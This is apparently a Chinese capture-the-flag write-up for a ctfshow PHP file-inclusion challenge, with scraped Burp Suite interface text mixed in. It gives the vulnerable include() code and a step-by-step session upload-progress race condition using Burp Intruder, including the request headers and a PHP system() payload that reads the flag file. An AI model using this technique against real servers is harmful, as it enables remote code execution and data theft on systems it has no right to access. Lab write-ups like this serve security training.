

1. 打开靶场，发现已经用不了伪协议了，提示猜测为session临时文件包含

```
<?php

/*
# -*- coding: utf-8 -*-
# @Author: h1xa
# @Date:   2020-09-16 11:25:09
# @Last Modified by:   h1xa
# @Last Modified time: 2020-09-16 19:34:45
# @email: h1xa@ctfer.com
# @link: https://ctfer.com

*/

if(isset($_GET['file'])){
    $file = $_GET['file'];
    $file = str_replace("php", "???", $file);
    $file = str_replace("data", "???", $file);
    $file = str_replace(":", "???", $file);
    $file = str_replace(".", "???", $file);
    include($file);
} else{
    highlight_file(__FILE__);
}
```

2. 先写一个文件提交表单，后缀为.html，保存后在浏览器打开，url换题目地址

```
<!DOCTYPE html>
```

```
<form action="https://fdd731f2-8694-45ab-abc8-870b3a15af69.challenge.ctf.show/" method="POST" enctype="multipart/form-data">
```

Choose File No file chosen

submit

```
<?php  
session_start();  
?>
```


类似：

No file chosen

3.用浏览器打开文件后，随便上传一个文件，打开bp进行抓包，我们要设置一个上传线程



4.发送到Intruder模块，往请求包加入Cookie请求头，设置 PHPSESSID，值可以自定义，像我这个到时候会在/tmp生成 sess_ctf文件，并写入我们的php代码，路径为/tmp/sess_ctf



如果有加payload位置要清除（图片右边）

目标: https://fdd731f2-8694-45ab-ab... 更新Host报头来匹配目标

1 POST / HTTP/1.1
2 Host: fdd731f2-8694-45ab-abc8-870b3a15af69.challenge.ctf.show
3 Cookie: PHPSESSID=ctf
4 Content-Length: 365
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Chromium";v="127", "Not)A;Brand";v="99"

添加payload位置
清除payload位置
自动添加payload位置
刷新

5.进入payload模块，改payload类型为Null payloads，也就是没有

位置 payload 资源池 设置

② Payload集

您可以定义一个或多个有payload集。payload集的数量取决于“位置”选项
集可以使用各种payload类型，并且可以以各种方式定制每种payload类

Payload集: 1 Payload数量:

Payload类型: 简单列表 请求数量:

简单列表

指定文件(Runtime file)

自定义迭代器

字符替换

大小写修改

递归提取

非法Unicode

字符块

数值

日期

爆破(Brute forcer)

Null payloads

字符frobber(Character frobber)

Bit翻转(Bit flipper)

用户名生成器

② Payload设置

此处payload类型

粘贴
从文件加载
删除
清空
去重
添加
从列表中添加..

② Payload处理

6.下面选择无限重复

Payload集: 1
Payload类型 : Null payloads
Payload数量 : 未知
请求数量 : 0

② Payload settings [Null payloads]
它生成一个payload值为空的字符串。无需设置payload标记，可以在不更改基本请求的情况下使用。
 生成 生成payload
 无限重复

7.进入资源池->新建资源池->最大并发数请求数改30

位置 payload 资源池 设置

② 资源池
指定将攻击运行的资源池。资源池用于管理多个任务的系统资源使用。

使用现有资源池

已选择	资源池	并发请求	请求延迟	随机延迟
<input checked="" type="radio"/>	默认资源池	10		

新建资源池
名称: Custom resource pool 1
 最大并发请求数 :
 请求间隔: 毫秒
 固定

8.现在上传线程设置好了，我们还要设置一个访问线程，回到题目，抓包同样发送到Intruder模块，file传参我们上传文件的路径

Payload位置

配置payload插入位置，它们可以添加到目标以及基本请求中。

目标: `https://91a504f3-047b-4b7f-b84b-96a6ffd3f005.challenge.ctf.show` 更新Host报头来匹配目标

```
1 GET /?file=/tmp/sess_ctf HTTP/1.1
2 Host: 91a504f3-047b-4b7f-b84b-96a6ffd3f005.challenge.ctf.show
3 Sec-Ch-Ua: "Chromium";v="127", "Not)A;Brand";v="99"
4 Sec-Ch-Ua-Mobile: ?0
5 Sec-Ch-Ua-Platform: "Linux"
```

操作按钮: 添加payload位置 \$ | 清除payload位置 \$ | 自动添加payload位置 \$ | 刷新

9.不要有payload位置，接下来同5,6,7步那样设置，不同的是这次最大并发请求数要80（比上传线程多更容易成功）

位置 payload 资源池 **设置**

资源池

指定将攻击运行的资源池。资源池用于管理多个任务的系统资源使用。

使用现有资源池

已选择	资源池	并发请求	请求延迟	随机延迟	延迟池
<input checked="" type="radio"/>	默认资源池	10			

新建资源池

名称: Custom resource pool 2

最大并发请求数: 80

请求间隔: 毫秒

固定

随机变化

10.上传线程和访问线程一起开始攻击，我们要查看的是访问线程的状态，过一会就可以看到竞争成功的包了

```
3
4 upload_progress_f10g.php
5 index.php
6
```

11.改上传线程中PHP_SESSION_UPLOAD_PROGRESS下的payload，提取f10g.php文件内容

```
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Accept-Encoding: gzip, deflate, br
20 Priority: u=0, i
21 Connection: keep-alive
22
23 -----WebKitFormBoundary8asS1SamCeG0hjdp
24 Content-Disposition: form-data; name="PHP_SESSION_UPLOAD_PROGRESS"
25
26 <?php system('tac fl0g.php'); ?>
27 -----WebKitFormBoundary8asS1SamCeG0hjdp
28 Content-Disposition: form-data; name="file"; filename="1.txt"
29 Content-Type: text/plain
② ⚙ ⏪ ⏩ Search
```

12.上传线程和访问线程再来一次攻击，再查看访问线程即可得到flag

```
12 Content-Length: 592
13
14 upload_progress_$flag="ctfshow{2408886a-9002-4a9a-8fa5-e2ec1d4ac0d8}";
15
```